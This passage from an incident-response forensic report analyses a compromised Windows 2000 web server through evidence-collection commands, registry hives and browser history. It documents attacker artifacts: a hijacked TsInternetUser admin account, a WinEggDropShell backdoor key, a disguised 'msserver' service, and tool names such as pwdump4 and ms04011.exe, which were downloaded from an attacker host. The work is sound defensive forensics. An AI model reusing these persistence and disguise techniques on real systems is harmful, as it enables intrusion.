\\172.16.1.1\c$\sans\tools\psservice
>\\172.16.1.1\c$\sans\20040626\psservice.txt

\\172.16.1.1\c$\sans\tools\net user
>\\172.16.1.1\c$\sans\20040626\net_user.txt

\\172.16.1.1\c$\sans\tools\net Administrator
>\\172.16.1.1\c$\sans\20040626\net_user_ Administrator.txt

\\172.16.1.1\c$\sans\tools\net Guest
>\\172.16.1.1\c$\sans\20040626\net_user_Guest.txt

\\172.16.1.1\c$\sans\tools\net IUSR_VICTIM
>\\172.16.1.1\c$\sans\20040626\net_user_IUSR_VICTIM.txt

\\172.16.1.1\c$\sans\tools\net IWAM_VICTIM
>\\172.16.1.1\c$\sans\20040626\net_user_IWAM_VICTIM.txt

\\172.16.1.1\c$\sans\tools\net SQLDebugger
>\\172.16.1.1\c$\sans\20040626\net_user_SQLDebugger.txt

\\172.16.1.1\c$\sans\tools\net TsInternetUser
>\\172.16.1.1\c$\sans\20040626\net_user_TsInternetUser.txt

\\172.16.1.1\c$\sans\tools\net localgroup >
\\172.16.1.1\c$\sans\20040626\net_localgroup.txt

\\172.16.1.1\c$\sans\tools\net localgroup administrators
>\\172.16.1.1\c$\sans\20040626\net_localgroup_administrators.txt

\\172.16.1.1\c$\sans\tools\psinfo /h /s /d >
\\172.16.1.1\c$\sans\20040626\psinfo.txt

\\172.16.1.1\c$\sans\tools\psloglist app>
\\172.16.1.1\c$\sans\20040626\psloglist_app.txt

\\172.16.1.1\c$\sans\tools\psloglist sec>
\\172.16.1.1\c$\sans\20040626\psloglist_sec.txt

\\172.16.1.1\c$\sans\tools\psloglist sys>
\\172.16.1.1\c$\sans\20040626\psloglist_sys.txt

5. Media Analysis of System

5.1 Review run-time information of the Web Server

First of all, I reviewed the run-time information gathered from the Web Server. The system information of this server is shown in Table 2-3, which includes the information of installed hotfixes and installed software.

System information for \\VICTIM:
Uptime: 0 days 0 hours 18 minutes 47 seconds
Kernel version: Microsoft Windows 2000, Uniprocessor Free
Product type: Server
Product version: 5.0

Service pack: 4

Kernel build number: 2195

Registered organization: VICTIM

Registered owner: VICTIM

Install date: 2003/8/7, __ 04:57:57

Activation status: Not applicable

IE version: 6.0000

System root: C:\WINNT

Processors: 1

Processor speed: 1.4 GHz

Processor type: Intel(R) Pentium(R) III CPU

Physical memory: 256 MB

Video driver: VMware SVGA II

Volume	Type	Format	Label	Size	Free	Free
A:	Removable					0%
C:	Fixed	NTFS		2.0 GB	762.9 MB	37%
D:	CD-ROM					0%

OS Hot Fix Installed

KB329115	2003/11/12
KB820888	2003/10/24
KB822831	2003/8/14
KB823182	2003/10/16
KB823559	2003/8/14
KB823980	2003/8/7
KB824105	2003/9/4
KB824141	2003/10/16
KB824146	2003/9/12
KB825119	2003/10/16
KB826232	2003/10/16

KB828028 2004/2/11

KB828035 2003/10/16

KB828749 2003/11/12

KB829558 2003/10/24

Q147222 2003/8/7

Q828026 2003/10/24

ServicePackUninstall 2003/8/7

Applications:

ISC BIND

Internet Explorer Q832894

Microsoft Baseline Security Analyzer 1.1.1

Microsoft Internet Explorer 6 SP1

Microsoft SQL Server 2000 8.00.761

Outlook Express Update Q330994

VMware Tools

WebFldrs 9.00.3501

Windows 2000 Hotfix - KB329115 20031024.155236

Windows 2000 Hotfix - KB820888 20030604.152521

Windows 2000 Hotfix - KB822831 20030611.114034

Windows 2000 Hotfix - KB823182 20030618.121409

Windows 2000 Hotfix - KB823559 20030627.135515

Windows 2000 Hotfix - KB823980 20030705.101654

Windows 2000 Hotfix - KB824105 20030716.151320

Windows 2000 Hotfix - KB824141 20030805.151423

Windows 2000 Hotfix - KB824146 20030823.144456

Windows 2000 Hotfix - KB825119 20030827.151123

Windows 2000 Hotfix - KB826232 20031007.160553

Windows 2000 Hotfix - KB828028 20040122.114409

Windows 2000 Hotfix - KB828035 20031002.141358

Windows 2000 Hotfix - KB828749 20031023.124056

Windows 2000 Hotfix - KB829558 20030929.142857 Windows Media Player Hotfix [___ wm828026 _____]

Table 2-3 The system Information of the Web Server

When I reviewed the above information, I found something strange that TsInternetUser had become a member of the “administrators” group as shown in Table 2-4.

__ administrators __ Administrators _____/__ __ --- Administrator TsInternetUser _____

Table 2-4 The information of administrators group

Moreover, I also noticed that the last time the password of the TsInternetUser was changed on May 28, 2004 at 04:59 pm and the last time TsInternetUser logged on was on May 31, 2004 at 8:14 am as shown in Table 2-5.

_____	TsInternetUser
__	TsInternetUser
__	_____
_____	
__ (___)	000 (System Default)
_____	Yes
____	Never
_____	2004/5/28 __ 04:59
____	Never
_____	2004/5/28 __ 04:59

____	No
_____	No
_____	All
___	
_____	
__	
_____	2004/5/31 __ 08:14
_____	All
_____	*Administrators *Guests
_____	*None
_____	

Table 2-5 The information about the TsInternetUser

The “normal” TsInternetUser is used by the Terminal Services Internet Connector License and it belongs to Guests group only. Based on this information, I know that the Web Server had been compromised and the hacker(s) had logged on by using the TsInternetUser account.

After that, I reviewed the event logs and found some suspicious logon and logoff events and event logs that had once been cleared by using the Administrator account on May 28, 2004 at 23:15:54. Those events will be discussed in Section 6.

5.2 Registry analysis

After reviewing the run-time information, I mounted the forensic image and started locating possible clues. First of all, I observed all logs of the web service and of the ftp service. I, however, did not discover any interesting things. Then I went for another possibility and did Registry analysis.

The Registry is a database which contains extended information, settings and other various values for the Microsoft Windows systems. In Windows 2000 and Windows XP, the Registry is stored in several Hive files, located in the “%windir%\system32\config\” subdirectory and “\Documents and Settings\{*UserName}*\NTUSER.DAT.” To analyze the Registry of the Web Server, I copied those files to the forensic computer.

The “RegistryWorkshop” is an advanced registry editor, which can be used to load Hive files. Moreover, it can retrieve the LastWrite time from a Registry Key. I downloaded the “RegistryWorkshop” from “http://www.torchsoft.com/en/download.html,” which is a 30-day trial version. A screenshot of the “RegistryWorkshop” is shown in Figure 2-3.




Figure 2-3 A screenshot of the RegistryWorkshop

By employing the “RegistryWorkshop,” I got some interesting findings. In the following paragraphs, from section 5.2.1 to section 5.2.4, I will illustrate what I have found from the “NTUSER.DAT” of the Administrator, the “NTUSER.DAT” of the TsInternetUser, the “C:\WINNT\system32\config\system” and the “C:\WINNT\system32\config\software.”

5.2.1 The NTUSER.DAT of the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client]

LastWrite Time: 2004/5/16 05:04:41

[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default]

LastWrite Time: 2004/5/28 23:31:13

"MRU0"="210.PPP.QQQ.RRR "

"Full Address"="210.PPP.QQQ.RRR"

"BitmapCachePersistEnable"=dword:00000001 "Desktop Size ID"=dword:00000001 "MRU1"="0" "Domain"=hex:44,00,45,00,4d,00,4f,00,53,00,49,00,54,00,45,00,00,00 "UserName"=hex:54,00,73,00,49,00,6e,00,74,00,65,00,72,00,6e,00,65,00,74,00,55,\ 00,73,00,65,00,72,00,00,00 "MRU2"="211.MMM.NNN.OOO" "MRU3"="210.JJJ.KKK.LLL" "MRU4"="210.GGG.HHH.III" "WinPosStr"="0,1,140,81,948,708" "MRU5"="140.DDD.EEE.FFF"
The “HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default” records a list of IP addresses that the user has visited through the “Terminal Server Client.” I noticed this sub-key because the administrator told me that he had never used the “Terminal Server Clinet” on this server. Thus, those IP addresses can be an evidence to prove that the hacker(s) had connected to other machines by using this Web Server.

Table 2-6 The history of the Terminal Service Client

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/6/8 09:08:02* …….. "MRUList"="ihgfedcba" "c"="C:\\Documents and Settings\\Administrator__\\1.txt" ……. "g"="C:\\WINNT\\system32\\drivers\\help\\234.exe" "h"="C:\\Documents and Settings\\Administrator__\\234.exe" "i"="C:\\WINNT\\system32\\drivers\\help\\gooltel.exe"
This sub-key records the last files opened/saved by the Administrator account on the Web Server. Some strange files appeared in the above table. These files might have been used by the hacker(s). Moreover, according to the LastWrite time, we know that the “C:\WINNT\system32\drivers\help\gooltel.exe” was opened/saved on June 8, 2

at 09:08:02.

Table 2-7 The last files opened/saved by the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR
LastWrite Time: 2004/6/8 09:08:02
"a"="C:\\WINNT\\system32\\drivers\\help\\234.exe"
"MRUList"="cba"
"b"="C:\\Documents and Settings\\Administrator__\\234.exe"
"c"="C:\\WINNT\\system32\\drivers\\help\\gooltel.exe"
This sub-key records the last .exe files opened/saved by the Administrator account on the Web Server. Accordin the LastWrite time, we can realize that the suspicious file, “C:\WINNT\system32\drivers\help\gooltel.exe” was opened/saved on June 8, 2004 at 9:08:02.

Table 2-8 The last .exe files opened/saved by the Administrator

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR
LastWrite Time: 2004/5/28 22:08:24
"a"="C:\\Documents and Settings\\Administrator__\\1.txt"
"MRUList"="a"
This sub-key records the last .txt files opened/saved by the Administrator account on the Web Server. According the LastWrite Time, we know that the suspicious file, “C:\Documents and Settings\Administrator__\1.txt” was opened/saved on May 28, 2004 at 22:08:24.

Table 2-9 The last .txt files opened/saved by the Administrator

5.2.2 The NTUSER.DAT of the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR
LastWrite Time: 2004/5/26 17:02:58
"a"="C:\\WINNT\\system32\\drivers\\help\\mmdl"
"MRUList"="dcba"

"b"="C:\\WINNT\\system32\\drivers\\help\\ssvc1" "c"="C:\\WINNT\\system32\\drivers\\help\\mmdl2" "d"="C:\\WINNT\\system32\\drivers\\help\\ssvc2"
This sub-key records the last files opened/saved by the TsInternetUser account on the Web Server. Because the TsInternetUser account was only used by the hacker(s), it means all of the above files were used by the hacker(and the "C:\WINNT\system32\drivers\help\ssvc2" was opened/saved on May 26, 2004 at 17:02:58.

Table 2-10 The last files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/27 02:20:10* "a"="C:\\WINNT\\system32\\drivers\\help\\2.csv" "MRUList"="ajihgfedcb" "b"="C:\\WINNT\\system32\\drivers\\help\\ssvc2" "c"="C:\\WINNT\\system32\\internets.exe" "d"="C:\\WINNT\\system32\\admdll.dll" "e"="C:\\WINNT\\system32\\drivers\\help\\1.csv" "f"="C:\\WINNT\\system32\\msserver.exe" "g"="C:\\WINNT\\system32\\msserver.ini" "h"="C:\\Inetpub\\wwwroot\\tw\\image\\iis.asp" "i"="C:\\Inetpub\\wwwroot\\tw\\image\\1.txt" "j"="C:\\stopftp.vbs"
This sub-key records the last files opened/saved by the TsInternetUser account on the Web Server. All files sho in the above table were used by the hacker(s) and the "C:\WINNT\system32\drivers\help\2.csv" was opened/sav on May 27, 2004 at 02:20:10.

Table 2-11 The last files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/26 23:21:01*

"a"="C:\\Inetpub\\wwwroot\\tw\\image\\iis.asp" "MRUList"="a"
This sub-key records the last .asp files opened/saved by the TsInternetUser account on the Windows system. Al shown in the above table were opened/saved by the hacker(s).

Table 2-12 The last .asp files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/27 02:20:10* "a"="C:\\WINNT\\system32\\drivers\\help\\1.csv" "MRUList"="ba" "b"="C:\\WINNT\\system32\\drivers\\help\\2.csv"
This sub-key records the last .csv files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and the "C:\WINNT\system32\drivers\help\2.csv" was opened/sav May 27, 2004 at 2:20:10.

Table 2-13 The last .csv files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/26 17:10:15* "a"="C:\\WINNT\\system32\\drivers\\help\\pwdump4.dll" "MRUList"="cba" "b"="C:\\WINNT\\system32\\drivers\\help\\sbaanetapi.dll" "c"="C:\\WINNT\\system32\\admdll.dll"
This sub-key records the last .dll files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and the “C:\WINNT\system32\admdll.dll” was opened/saved on M 26, 2004 at 17:10:15.

Table 2-14 The last .dll files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR

LastWrite Time: 2004/5/26 22:53:27 "a"="C:\\WINNT\\system32\\drivers\\help\\pw4.exe" "MRUList"="hgfedcba" "b"="C:\\WINNT\\system32\\drivers\\help\\dsscan.exe" "c"="C:\\WINNT\\system32\\drivers\\help\\mdtm2.exe" "d"="C:\\WINNT\\system32\\drivers\\help\\ms04011.exe" "e"="C:\\WINNT\\system32\\drivers\\help\\FTPScan.exe" "f"="C:\\WINNT\\system32\\drivers\\help\\getos.exe" "g"="C:\\WINNT\\system32\\internets.exe" "h"="C:\\WINNT\\system32\\msserver.exe"
This sub-key records the last .exe files opened/saved by the TsInternetUser account on the Web Server. All files shown in the above table were used by the hacker(s) and "C:\ WINNT\system32\msserver.exe" was opened/sav May 26, 2004 at 22:53:27.

Table 2-15 The last .exe files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/26 22:54:59* "a"="C:\\WINNT\\system32\\msserver.ini" "MRUList"="a"
This sub-key records the last .ini files opened/saved by the TsInternetUser account on the Web Server. All files s in the above table were saved by the hacker(s) and "C:\WINNT\system32\msserver.ini" was opened/saved on M 26, 2004 at 22:54:59.

Table 2-16 The last .ini files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/26 23:24:32* "a"="C:\\Inetpub\\wwwroot\\tw\\image\\1.txt" "MRUList"="a"

This sub-key records the last .txt files opened/saved by the TsInternetUser account on the Web Server. All files s in the above table were used by the hacker(s) and "C:\Inetpub\wwwroot\tw\image\1.txt" was opened/saved on M 26, 2004 at 22:54:59.

Table 2-17 The last .txt files opened/saved by the TsInternetUser

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMR *LastWrite Time: 2004/5/26 23:36:13* "a"="C:\\stopftp.vbs" "MRUList"="a"
This sub-key records the last .vbs files opened/saved by the TsInternetUser account on the Web Server. All files in the above table were used by the hacker(s) and "C:\stopftp.vbs" was opened/saved on May 26, 2004 at 23:36

Table 2-18 The last .vbs files opened/saved by the TsInternetUser

5.2.3 The Software Registry

[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell] *LastWrite Time: 2004/5/17 17:07:05* "Efiibu"=""" "NimbdshuIfjb"="wjtqd)b□b" "TbuqndbIfjb"="Wjtqdt" "Wfttphuc"="a5b9f1f741fc4468b3767ece2a39e0e7" "TbuqndbWhus"="6754" "JfnkFddhris"="j}vX5776Gohsjfnk)dhj" **[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings]** *LastWrite Time: 2004/5/17 23:06:40* "SnifferNIC"="0"
There are two strange sub-keys, ”HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell” and “HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings,” which do not look like a normal sub-key of the

Windows 2000, and they were written on May 17, 2004 at 17:07:05.

Table 2-19 Two strange sub-keys loaded from C:\WINNT\system32\config\software

5.2.4 The System Registry

[HKEY_LOCAL_MACHINE\System\ControlSet001\Control\SafeBoot\Minimal\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Control\SafeBoot\Network\msserver]

LastWrite Time:2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserver]

LastWrite Time:2004/5/26 22:57:59

"Type"=dword:00000010

"Start"=dword:00000002

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):43,00,3a,00,5c,00,57,00,49,00,4e,00,4e,00,54,00,5c,00,73,00,\

79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,73,00,65,00,72,\

00,76,00,65,00,72,00,2e,00,65,00,78,00,65,00,00,00

"DisplayName"="Microsoft Internet Service"

"ObjectName"="LocalSystem"

"Description"="Microsoft Internet Security Service"

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserver\Security]

LastWrite Time: 2004/5/26 22:56:59

"Security"=hex:01,00,14,80,a0,00,00,00,ac,00,00,00,14,00,00,00,30,00,00,00,02,\

00,1c,00,01,00,00,00,02,80,14,00,ff,01,0f,00,01,01,00,00,00,00,00,01,00,00,\

00,00,02,00,70,00,04,00,00,00,00,00,18,00,fd,01,02,00,01,01,00,00,00,00,00,\

05,12,00,00,00,00,00,00,00,00,00,1c,00,ff,01,0f,00,01,02,00,00,00,00,00,05,\

20,00,00,00,20,02,00,00,00,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,00,00,\

00,00,05,0b,00,00,00,20,02,00,00,00,00,1c,00,fd,01,02,00,01,02,00,00,00,00,\

00,05,20,00,00,00,23,02,00,00,00,00,00,00,01,01,00,00,00,00,00,05,12,00,00,\

00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\msserverdrv]

LastWrite Time: 2004/5/26 22:58:01

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):5c,00,3f,00,3f,00,5c,00,43,00,3a,00,5c,00,57,00,49,00,4e,00,\

4e,00,54,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,\

00,73,00,73,00,65,00,72,00,76,00,65,00,72,00,64,00,72,00,76,00,2e,00,73,00,\

79,00,73,00,00,00

"Start"=dword:00000003

"Type"=dword:00000001

[HKEY_LOCAL_MACHINE\System\ControlSet002\Control\SafeBoot\Minimal\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Control\SafeBoot\Network\msserver]

LastWrite Time: 2004/5/26 22:57:59

@="Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserver]

LastWrite Time: 2004/5/26 22:57:59

"Type"=dword:00000010

"Start"=dword:00000002

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):43,00,3a,00,5c,00,57,00,49,00,4e,00,4e,00,54,00,5c,00,73,00,\

79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,73,00,65,00,72,\

00,76,00,65,00,72,00,2e,00,65,00,78,00,65,00,00,00

"DisplayName"="Microsoft Internet Service"

"ObjectName"="LocalSystem"

"Description"="Microsoft Internet Security Service"

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserver\Security]

LastWrite Time: 2004/5/26 22:57:59

"Security"=hex:01,00,14,80,a0,00,00,00,ac,00,00,00,14,00,00,00,30,00,00,00,02,\

00,1c,00,01,00,00,00,02,80,14,00,ff,01,0f,00,01,01,00,00,00,00,00,01,00,00,\

00,00,02,00,70,00,04,00,00,00,00,00,18,00,fd,01,02,00,01,01,00,00,00,00,00,\

05,12,00,00,00,00,00,00,00,00,00,1c,00,ff,01,0f,00,01,02,00,00,00,00,00,05,\

20,00,00,00,20,02,00,00,00,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,00,00,\

00,00,05,0b,00,00,00,20,02,00,00,00,00,1c,00,fd,01,02,00,01,02,00,00,00,00,\

00,05,20,00,00,00,23,02,00,00,00,00,00,00,01,01,00,00,00,00,00,05,12,00,00,\

00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\msserverdrv]

LastWrite Time: 2004/5/26 22:58:01

"ErrorControl"=dword:00000000

"ImagePath"=hex(2):5c,00,3f,00,3f,00,5c,00,43,00,3a,00,5c,00,57,00,49,00,4e,00,\

4e,00,54,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,\

00,73,00,73,00,65,00,72,00,76,00,65,00,72,00,64,00,72,00,76,00,2e,00,73,00,\ 79,00,73,00,00,00 "Start"=dword:00000003 "Type"=dword:00000001
There are some strange sub-keys and two abnormal services, “msserver” and “msserverdrv,” whose image paths are “C:\WINNT\system32\msserver.exe” and “\??\C:\WINNT\system32\msserverdrv.sys.” According to the LastWrite time, it implies those suspicious services were installed on May 26, 2004 at 22:57. Besides, I noticed one thing interesting: that is I did not find those services from the previous review of the run-time service information gathered by the “psservice.exe.”

Table 2-20 Some strange sub-keys loaded form C:\WINNT\system32\config\system

5.3 Internet history analysis

To analyze the Internet history, the “Internet Explorer History Viewer” was used to read “index.dat” files. A screenshot is shown as follows:




Figure 2-4 A screenshot of Internet Explorer History Viewer

Parts of the interesting records are as shown in the following tables, from Table 2-21 to Table 2-27. Those records indicate that some suspicious files which I noticed in the pervious analysis were downloaded from the website of the “140.DDD.EEE.FFF.” And, those records also provide information about when the hacker(s) accessed these suspicious files. This information not only can be used to infer what the hacker(s) did but it can also be used in the timeline analysis.

Source File Name: C:\ Documents and Settings\Administrator\Local

Settings\History\History.IE5\index.dat
2004/6/8 09:08:04 Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe 2004/6/8 09:08:04 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe 2004/6/8 08:55:50 Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe 2004/6/8 08:55:48 Visited: Administrator@file:///C:/Documents%20and%20Settings/Administrators/__/234.exe 2004/6/8 08:55:32 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe 2004/6/7 23:34:00 Visited: Administrator@file:///C:/Documents%20and%20Settings/Administrator/__/PassLog.Log

Table 2-21 History records of the Administrator

Source File Name: C:\ Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004060820040609\index.dat
2004/6/8 09:08:04 Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe 2004/6/8 09:08:04 Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe 2004/6/8 08:55:50 Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe 2004/6/8 08:55:48 Administrator@file:///C:/Documents%20and%20Settings/Administrators/__/234.exe 2004/6/8 08:55:32 Administrator@file:///C:/WINNT/system32/drivers/help/234.exe 2004/6/8 08:55:32 Administrator@Host:140.DDD.EEE.FFF

Table 2-22 History records of the Administrator on June 8, 2004

Source File Name: C:\ Documents and Settings/Administrator/Local Settings/History/History.IE5/MSHist012004060820040608/index.dat
2004/6/7 23:34:00 Administrator@file:///C:/Documents%20and%20Settings/Administrator/__/PassLog.Log

Table 2-23 History records of the Administrator on June 7, 2004

Source File Name: C:\ Documents and Settings/Administrator/Local Settings/History/History.IE5/MSHist012004060820040529/index.dat
Administrator_2004/5/28 22:08:26 Administrator@file:///C:/Documents%20and%20Settings/Administrator/ /1.txt

Table 2-24 History records of the Administrator on May 28, 2004

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\index.dat
2004/5/26 23:46:10 Visited: TsInternetUser@http://172.16.1.2
2004/5/26 23:36:26 Visited: TsInternetUser@file://C:/stopftp.vbs
2004/5/26 23:24:34 Visited: TsInternetUser@file://C:/Inetpub/wwwroot/tw/image/1.txt
2004/5/26 23:17:08 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
2004/5/26 22:55:00 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
2004/5/26 22:53:30 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/5/26 22:53:28 Visited: TsInternetUser@file:///c:/WINNT/system32/msserver.exe
2004/5/26 22:51:38 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
2004/5/26 22:51:20 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
2004/5/26 17:10:18 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
2004/5/26 17:09:58 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
2004/5/26 17:09:52 Visited: TsInternetUser@file:///C:/WINNT/system32/internets.exe
2004/5/26 17:03:00 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
2004/5/26 17:02:50 Visited: TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2

Table 2-25 History records of the TsInternetUser

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040518\index.dat
